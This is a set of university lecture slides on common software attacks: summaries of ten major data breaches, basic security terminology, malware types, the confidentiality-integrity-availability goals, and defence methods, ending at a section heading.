



universidade
de aveiro



Common Software Attacks

Robust Software – Nuno Silva

Mestrado em Cibersegurança

Agenda

Objectives

10 Major Cyber-Attacks of 21st Century

SW Security Basics

CWE Top 25 SW Weaknesses

Other Top Lists of Common Attacks

Secure Coding Practices

The 7 Pernitious Kingdoms

References

Exercise



universidade
de aveiro


Critical
software

Objectives

- Get to know the most common software security attacks and what is their impact.
- Be able to identify mitigation actions to tackle or reduce the effect of those attacks.
- Get to know how to identify and investigate software security attacks.
- Safe programming to avoid common errors (CWE)
- 7 pernicious kingdoms – what they are and how they can help

10 Major Cyber-Attacks of 21st Century


- Source: Testbytes (<https://www.testbytes.net/blog/types-of-cyber-attacks/>)
- Only one of the many lists available
- Several attacks are not disclosed for obvious reasons



10 Major Cyber-Attacks of 21st Century

1. Cyber-Attack on Yahoo!

- Personal info, passwords as well as security questions and answers of **3 billion users**.
- 2013-2014.
- The Yahoo group once valued at **\$100 billion** was sold off to Verizon for **\$4.48 billion**.
- Name changed to Altaba, Inc.



10 Major Cyber-Attacks of 21st Century

2. eBay Cyber-Attack

- User's database hacking by using corporate employee's accounts.
- May 2014.
- Complete access to the network for **229 days**.
- Personal info, encrypted passwords of around **145 million users**.
- Financial data of the customers was not compromised.
- Criticism of the company and loses.





10 Major Cyber-Attacks of 21st Century

3. Equifax Cyber Attack

- US credit bureau
- Major blow - data of **143 million costumers** hacked.
- Personal and sensitive accessed.
- Credit card information of around **209,000 consumers** was stolen.
- An application vulnerability on their site resulted in the data attack.
- Attack exposed on July 29, 2017, but probably started mid-May.



10 Major Cyber-Attacks of 21st Century

4. Target Stores Data Breach


- December 2013
- A data breach compromised the Credit/debit card details and/or contact information of around **110 million people**.
- Access to private network by exploiting a vulnerability through a third-party vender for HVAC system to POS payment card readers.
- Cyber-attack cost around **\$162 million USD**.
- CEO and CIO resigned.



10 Major Cyber-Attacks of 21st Century

5. Uber Cyber-Security Breach


- Discovered late 2016, publicized 1 year later
- The data breach resulted in compromising personal info of **57 million Uber users** and **600,000 Uber driver's** driver license numbers.
- Uber offered the hackers **\$100,000** to destroy the data without verifying they actually did.
- Loss of reputation and finances of the company.
- The company was in negotiation to sell its stakes to Softbank, at the time the breach was announced. Value of the deal lowered from **\$68 billion** to **\$48 billion**.



10 Major Cyber-Attacks of 21st Century

6. JP Morgan Chase Data Breach

- July 2014.
- Compromised info of **6 million households** and **7 million small businesses**.
- No monetary losses.
- The hackers gained privilege over **90 bank servers**.



JPMorgan Chase (2014)

What Happened?
A huge data breach which compromised data of over 83 million accounts - 76 million households and 7 million small businesses.

How it happened?
The attack occurred when hackers stole login credentials of a JPMorgan employee. They then gained access into one of the servers to fetch the records.

Gap / Reason
The security team at JPMorgan had neglected to upgrade one of its network servers with the two-factor password scheme. This resulted in the attackers gaining access into the servers.

What was done after the attack?
The bank's security team managed to block the hackers before they could compromise the most sensitive information about tens of millions of JPMorgan customers. Alerted the authorities.

What could have been done to prevent?
Periodic Auditing/Testing and adhering to protocol would have been a step towards preventing this attack.

10 Major Cyber-Attacks of 21st Century

7. US Office of Personnel Management – The OPM Data Breach


- Intrusion through a third-party contractor.
- Started in 2012 – discovered March 20, 2014.
- Another in May 2014, discovered almost 1 year later.
- Security clearance data and fingerprint information of over **22 million** current and past federal workers.











10 Major Cyber-Attacks of 21st Century

8. Cyber Attack on Sony PlayStation Network

- April 20, 2011.
- Biggest data breach in the gaming industry.
- **77 million** Network accounts. These accounts had **12 million accounts** that had **unencrypted credit card numbers**.
- Personal info, logins and passwords.
- Losses estimated at **\$171 million**.
- Initial \$15 million reimbursement in a lawsuit over the breach.



	Some services are experiencing issues.	
	Account Management	DETAILS
	Gaming And Social	DETAILS
	PlayStation™Now	DETAILS
	PlayStation™Video	DETAILS
	PlayStation™Vue	DETAILS
	PlayStation®Store	DETAILS
	PlayStation™Music	DETAILS

10 Major Cyber-Attacks of 21st Century

9. RSA Security Attack

- March 2011
- Cyber-security breach of the mighty security giant's SecurID authentication tokens of the company RSA.
- phishing attack on RSA employees and impersonated as individuals and intruded into the network of the company.
- Estimated to have stolen **40 million** employee records.

Open Letter to RSA Customers



Arthur W. Coviello,
Jr.

Like any large company, EMC experiences and successfully repels multiple cyber attacks on its IT infrastructure every day. Recently, our security systems identified an extremely sophisticated cyber attack in progress being mounted against RSA. We took a variety of aggressive measures against the threat to protect our business and our customers, including further hardening of our IT infrastructure. We also immediately began an extensive investigation of the attack and are working closely with the appropriate authorities.

Our investigation has led us to believe that the attack is in the category of an Advanced Persistent Threat (APT). Our investigation also revealed that the attack resulted in certain information being extracted from RSA's systems. Some of that information is specifically related to RSA's SecurID two-factor authentication products. While at

10 Major Cyber-Attacks of 21st Century

10. Adobe Cyber Attack

- October 2013.
- Personal info, IDs, passwords and debit and credit card information of over **38 million users**.
- Adobe paid **\$1 million** as legal fees to resolve prerogatives of violating the Customer Records Act and biased business practices.

Adobe hack: At least 38 million accounts breached

🕒 30 October 2013

[f](#) [💬](#) [🐦](#) [✉](#) [Share](#)

Adobe has confirmed that a recent cyber-attack compromised many more customer accounts than first reported.

The software-maker said that it now believed usernames and encrypted passwords had been stolen from about 38 million of its active users.


It added that the attackers had also accessed details from an unspecified number of accounts that had been unused for two or more years.

The firm had originally said 2.9 million accounts had been affected.



Software Security Basics

- Vulnerability
- Threat
- Attack
- Countermeasure or control







Software Security Basics

- **Vulnerability** is a **weakness** in the security system
 - (i.e., in procedures, design, or implementation), that might be exploited to cause **loss** or **harm**.
- **Threat** to a computing system is a **set of circumstances** that has the **potential** to cause loss or harm.
 - a potential violation of security
- A human (criminal) who exploits a vulnerability perpetrates an **attack** on the system.
- How do we address these problems?
 - We use a control as a protective measure.
 - That is, a control is an action, device, procedure, or technique that removes or reduces a vulnerability.


Software Security Basics

- Security Threats




Software Security Basics

- Vulnerabilities



Software Security Basics

- Data Vulnerabilities





Software Security Basics

- SW Vulnerabilities

- SW Deletion
- SW Modification
- SW Theft

Logic Bomb

– A program works well **most of the time** but it fails in specific **circumstances**;

Trojan Horse

– A program that overtly does **one thing** while covertly doing **another**;

Virus

– A piece of code that is used to **spread** from one computer to another


Trapdoor

– A program that has a **secret entry point**

Information Leaks

– A piece of code that makes information **accessible** to **unauthorized** people or programs

Software Security Basics



Security Goals (CIA):

- **Confidentiality** ensures that computer-related assets are accessed only by authorized parties.
 - i.e. reading, viewing, printing, or even knowing their existence
 - Secrecy or privacy
- **Integrity** means that assets can be modified only by authorized parties or only in authorized ways.
 - i.e. writing, changing, deleting, creating
- **Availability** means that assets are accessible to authorized parties at appropriate times.
 - i.e. often, availability is known by its opposite, denial of service.




Software Security Basics

Defenses Methods

- Prevention
 - Prevent attackers from violating security policy*
- Detection
 - Detect attackers' violation of security policy*
- Recovery
 - Stop attack, assess, and repair damage
 - Continue to function correctly even if attack succeeds

Software Security Basics

- Controls





Software Security Basics

Controls (part 1)

- Encryption
 - To ensure confidentiality and integrity of data
 - Weak encryption can actually be worse than no encryption
- SW / Program Controls
 - Prevent outside attacks
 - Maintained and developed to ensure confidence
- Development controls
 - Quality standards (e.g. recommending Penetration Testing)



universidade
de aveiro



Software Security Basics

